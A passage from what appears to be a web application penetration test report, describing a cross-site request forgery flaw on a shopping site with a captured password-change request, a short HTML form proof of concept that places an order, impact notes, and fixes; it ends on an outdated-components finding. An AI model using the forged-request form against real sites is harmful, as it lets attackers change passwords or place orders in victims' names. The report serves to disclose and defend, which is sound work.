


```
POST /profile/change_password_submit.php HTTP/1.1
Host: 52.66.141.173
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:77.0)
Gecko/20100101 Firefox/77.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 37
Origin: http://52.66.141.173
Connection: close
Referer: testing.com
Cookie: key=21210481-BD85-C2D0-7616-B5BD0F32B928; PHPSESSID=
7v43t3qib9k161rcof4rj71us6; X-XSRF-TOKEN=
bb75cba98ec4a6445cd4ef1d60acbde65574c121a26ed8c298bd653881bc
ba9e
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 09 Jun 2020 16:02:35 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-che
Pragma: no-cache
X-FRAME-OPTIONS: DENY
Content-Length: 65

{"success":true,"successMessage":"Password updated succesful
```

Proof of Concept


We wrote the following HTML code and opened it, clicked on submit button.



```
<html>
 <head></head>
 <body>
        <form action = "http://52.66.141.173/orders/confirm.php"
method = "POST">
        <input type = "submit" value = "Submit" />
</form>
 </body>
</html>
```

Proof of Concept

A page opened saying order is placed.



Receipt

Order Id: C287D9654416

PRODUCTS:

Reebok Men Socks	INR 1111
Total	INR 1111

SHIPPING DETAILS:

Name - babu
Email - babu@gmail.com
Phone - 9934898989
Address - mumbai

PAYMENT MODE

Cash on delivery

Order placed on : 2020-06-09 21:38:53

Status: DELIVERED

Business Impact – High

- **An attacker can change the password of the user .**
- **An attacker can empty the cart of the user.**
- **An attacker can order items to be delivered at the user’s address.**

Recommendation

Take the following precautions:

- **Check the referrer header to verify the intended user is making the requests.**
- **Ask for user password before taking any important action.**
- **Apply multi-step verification before taking critical action.**
- **Use tokens.**

References:


https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

9.Outdated Components:

Outdated Elements (Moderate)	Following components are outdated **Affected Elements :** • PHP • WonderCMS

Observations

PHP version is outdated and can be exploited.



